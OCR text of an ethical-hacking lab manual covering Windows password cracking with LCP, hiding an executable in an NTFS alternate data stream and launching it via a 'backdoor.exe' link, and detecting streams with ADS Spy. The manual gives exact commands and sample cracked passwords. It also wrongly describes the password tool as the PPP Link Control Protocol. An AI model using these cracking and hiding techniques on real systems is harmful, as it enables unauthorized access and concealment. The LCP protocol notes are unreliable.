


FIGURE 6.12: Scheduled jobs

Hyena will execute the most current Group Policy editor, GPME.msc, if it is present on the system

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tool/Utility	Information Collected/Objectives Achieved
Hyena	**Intention :** Enumerating the system **Output:** ▪ Local Connections ▪ Users ▪ Local Group ▪ Shares ▪ Shares ▪ Sessions ▪ Services ▪ Events ▪ User Rights ▪ Performance ▪ Registry ▪ WMI

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

System Hacking

Module 05

System Hacking

System hacking is the science of testing computers and network for vulnerabilities and plug-ins.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Password hacking is one of the easiest and most common ways hackers obtain unauthorized computer or network access. Although strong passwords that are difficult to crack (or guess) are easy to create and maintain, users often neglect this. Therefore, passwords are one of the weakest links in the information-security chain. Passwords rely on secrecy. After a password is compromised, its original owner isn't the only person who can access the system with it. Hackers have many ways to obtain passwords. Hackers can obtain passwords from local computers by using password-cracking software. To obtain passwords from across a network, hackers can use remote cracking utilities or network analyzers. This chapter demonstrates just how easily hackers can gather password information from your network and describes password vulnerabilities that exit in computer networks and countermeasures to help prevent these vulnerabilities from being exploited on your systems.

Lab Objectives

The objective of this lab is to help students learn to **monitor** a system **remotely** and to extract **hidden** files and other tasks that include:

- Extracting administrative passwords
- Hiding files and extracting hidden files
- Recovering passwords
- Monitoring a system remotely

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

Lab Environment

To carry out the lab you need:

- A computer running **Windows Server 2012**
- A web browser with an **Internet** connection
- Administrative privileges to run tools

Lab Duration

Time: 100 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of System Hacking

The goal of system hacking is to **gain** access, escalate privileges, execute applications, and **hide** files.

TASK 1

Overview

Lab Tasks

Recommended labs to assist you in system hacking:

- Extracting Administrator Passwords Using **LCP**
- Hiding Files Using **NTFS Streams**
- Find Hidden Files Using **ADS Spy**
- Hiding Files Using the **Stealth Files Tool**
- Extracting SAM Hashes Using **PWdump7** Tool
- Creating the Rainbow Tables Using **Winrtge**
- Password Cracking Using **RainbowCrack**
- Extracting Administrator Passwords Using **L0phtCrack**
- Password Cracking Using **Ophcrack**
- System Monitoring Using **RemoteExec**
- Hiding Data Using **Snow** Steganography
- Viewing, Enabling and Clearing the Audit Policies Using **Auditpol**
- Password Recovery Using **CHNTPW.ISO**
- User System Monitoring and Surveillance Needs Using **Spytech SpyAgent**
- Web Activity Monitoring and Recording using **Power Spy 2013**
- Image Steganography Using **QuickStego**

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Extracting Administrator Passwords Using LCP

Link Control Protocol (LCP) is part of the Point-to-Point (PPP) protocol. In PPP communications, both the sending and receiving devices send out LCP packets to determine specific information required for data transmission.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Hackers can break weak password storage mechanisms by using cracking methods that outline in this chapter. Many vendors and developers believe that passwords are safe from hackers if they don't publish the source code for their encryption algorithms. After the code is cracked, it is soon distributed across the Internet and becomes public knowledge. Password-cracking utilities take advantage of weak password encryption. These utilities do the grunt work and can crack any password, given enough time and computing power. In order to be an expert ethical hacker and penetration tester, you must understand how to crack administrator passwords.

Lab Objectives

The objective of this lab is to help students learn how to crack administrator passwords for ethical purposes.

In this lab you will learn how to:

- Use an LCP tool
- Crack administrator passwords

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

Lab Environment

To carry out the lab you need:

- LCP located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Password Cracking Tools\LCP**
- You can also download the latest version of **LCP** from the link http://www.lcpsoft.com/english/index.htm

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- Follow the wizard driven installation instructions
- Run this tool in **Windows Server 2012**
- Administrative privileges to run tools
- **TCP/IP** settings correctly configured and an accessible DNS server

Lab Duration

Time: 10 Minutes

Overview of LCP

LCP program mainly audits **user account passwords** and **recovers** them in Windows 2008 and 2003. General features of this protocol are **password recovery**, **brute force** session distribution, account information importing, and **hashing.** It can be used to test password security, or to recover lost passwords. The program can import from the local (or remote) computer, or by loading a SAM, LC, LCS, PwDump or Sniff file. LCP supports dictionary attack, brute force attack, as well as a hybrid of dictionary and brute force attacks.

Lab Tasks

TASK 1

Cracking Administrator Password

1. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.




FIGURE 1.1: Windows Server 2012 – Desktop view

2. Click the **LCP** app to launch **LCP**.

You can also download LCP from http://www.lcpsoft.com.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 1.2: Windows Server 2012 – Apps

3. The **LCP** main window appears.

LCP supports additional encryption of accounts by SYSKEY at import from registry and export from SAM file.





FIGURE 1.3: LCP main window

4. From the menu bar, select **Import** and then **Import from remote computer**.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



LCP is logically a transport layer protocol according to the OSI model.

FIGURE 1.4: Import the remote computer

5. Select **Computer name or IP address**, select the **Import type** as **Import from registry**, and click **OK**.



LCP checks the identity of the linked device and either accepts or rejects the peer device, then determines the acceptable packet size for transmission.

FIGURE 1.5: Import from remote computer window

6. The **output** window appears.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 1.6: Importing the User Names

Main purpose of LCP program is user account passwords auditing and recovery in Windows

7. Now select any **User Name** and click the **Play** button.
8. This action generates passwords.




FIGURE 1.7: LCP generates the password for the selected username

Lab Analysis

Document all the IP addresses and passwords extracted for respective IP addresses. Use this tool only for training purposes.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
LCP	**Remote Computer Name:** WIN-D39MR5HL9E4
	Output: User Name - NT Password ▪ Martin - apple ▪ Juggyboy - green ▪ Jason - qwerty ▪ Shiela - test

Questions

1. What is the main purpose of LCP?
2. How do you continue recovering passwords with LCP?

Internet Connection Required	
☐ **Yes**	☑ No
Platform Supported	
☑ **Classroom**	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Hiding Files Using NTFS Streams

A stream consists of data associated with a main file or directory (known as the main unnamed stream). Each file and directory in NTFS can have multiple data streams that are generally hidden from the user.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Once the hacker has fully hacked the local system, installed their backdoors and port redirectors, and obtained all the information available to them, they will proceed to hack other systems on the network. Most often there are matching service, administrator, or support accounts residing on each system that make it easy for the attacker to compromise each system in a short amount of time. As each new system is hacked, the attacker performs the steps outlined above to gather additional system and password information. Attackers continue to leverage information on each system until they identify passwords for accounts that reside on highly prized systems including payroll, root domain controllers, and web servers. In order to be an expert ethical hacker and penetration tester, you must understand how to hide files using NTFS streams.

Lab Objectives

The objective of this lab is to help students learn how to hide files using NTFS streams.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

It will teach you how to:

- Use NTFS streams
- Hide files

Lab Environment

To carry out the lab you need:

- A computer running **Windows Server 2008** as virtual machine
- Formatted **C:** drive NTFS

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 15 Minutes

Overview of NTFS Streams

NTFS (New Technology File System) is the standard file system of Windows.

NTFS supersedes the FAT file system as the preferred **file system** for Microsoft Windows operating systems. **NTFS** has several **improvements** over FAT and **HPFS** (High Performance File System), such as improved support for **metadata** and the use of advanced **data structures**.

Lab Tasks

TASK 1

NTFS Streams

1. Run this lab in Windows Server 2008 virtual machine
2. Make sure the **C:\ drive** is formatted for **NTFS**.
3. Create a folder called **magic** on the **C:** drive and copy **calc.exe** from **C:\windows\system32** to **C:\magic**.
4. Open a command prompt and go to **C:\magic** and type **notepad readme.txt** in command prompt and press **Enter**.
5. **readme.txt** in Notepad appears. (Click **Yes** button if prompted to create a new **readme.txt** file.)
6. Type **Hello World!** and **Save** the file.

NTFS stream runs on Windows Server 2008




FIGURE 2.1: Command prompt with "notepad readme.txt" command

7. Note the file **size** of the **readme.txt** by typing **dir** in the command prompt.
8. Now hide **calc.exe** inside the **readme.txt** by typing the following in the command prompt:

   type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

A stream consists of data associated with a main file or directory (known as the main unnamed stream).




FIGURE 2.2: Command prompt with hiding calc.exe command

9. Type **dir** in command prompt and note the file size of **readme.txt**.

NTFS supersedes the FAT file system as the preferred file system for Microsoft's Windows operating systems.





FIGURE 2.3: Command prompt with executing hidden calc.exe command

10. The file **size** of the readme.txt **should not change**. Now navigate to the directory **c:\magic** and **delete calc.exe**.
11. Return to the command prompt and type command:

    mklink backdoor.exe readme.txt:calc.exe and press **Enter**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



A stream is a hidden file that is linked to a normal (visible) file.

FIGURE 2.4: Command prompt linking the executed hidden calc.exe

12. Type **backdoor**, press **Enter**, and the the calculator program will be **executed**.




FIGURE 2.5: Command prompt with executed hidden calc.exe

Lab Analysis

Document all the results discovered during the lab.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tool/Utility	Information Collected/Objectives Achieved
NTFS Streams	**Output:** Calculator (calc.exe) file executed

Questions

1. Evaluate alternative methods to hide the other exe files (like calc.exe).

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Find Hidden Files Using ADS Spy

Ads Spy is a tool used to list, view, or delete Alternate Data Streams (ADS) on Windows Server 2008 with NTFS file systems.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Hackers have many ways to obtain passwords. Hackers can obtain passwords from local computers by using password-cracking software. To obtain passwords from across a network, hackers can use remote cracking utilities or network analyzers. This chapter demonstrates just how easily hackers can gather password information from your network and describes password vulnerabilities that exit in computer networks and countermeasures to help prevent these vulnerabilities from being exploited on your systems. In order to be an expert ethical hacker and penetration tester, you must understand how to find hidden files using ADS Spy.

Lab Objectives

The objective of this lab is to help students learn how to list, view, or delete **Alternate Data Streams** and how to use them.

It will teach you how to:

- Use ADS Spy
- Find hidden files

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

Lab Environment

To carry out the lab you need:

- ADS Spy located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\NTFS Stream Detector Tools\ADS Spy**
- You can also download the latest version of **ADS Spy** from the link http://www.merijn.nu/programs.php#adsspy
- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- Run this tool in **Windows Server 2012**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 10 Minutes

Overview of ADS Spy

An ADS (Alternate Data Stream) is a technique used to store meta-info on files.


ADS Spy is a tool used to list, view, or delete Alternate Data Streams (ADS) on **Windows Server 2008** with NTFS file systems. ADS Spy is a method of storing **meta-information** of files, without actually storing the information inside the file it belongs to.

Lab Tasks

TASK 1

Alternative Data Streams

1. Navigate to the CEH-Tools directory **D:\CEH-Tools\CEHv8 Module 05 System Hacking\NTFS Stream Detector Tools\ADS Spy**
2. Double-click and launch **ADS Spy**.



ADS Spy is a small tool to list, view, or delete Alternate Data Streams (ADS) on Windows 2012 with NTFS file systems.

FIGURE 3.1 Welcome screen of ADS Spy

3. Start an **appropriate scan** that you need.
4. Click **Scan the system for alternate data streams**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

ADS are a way of storing meta-information regarding files, without actually storing the information in the file it belongs to, carried over from early MacOS compatibility

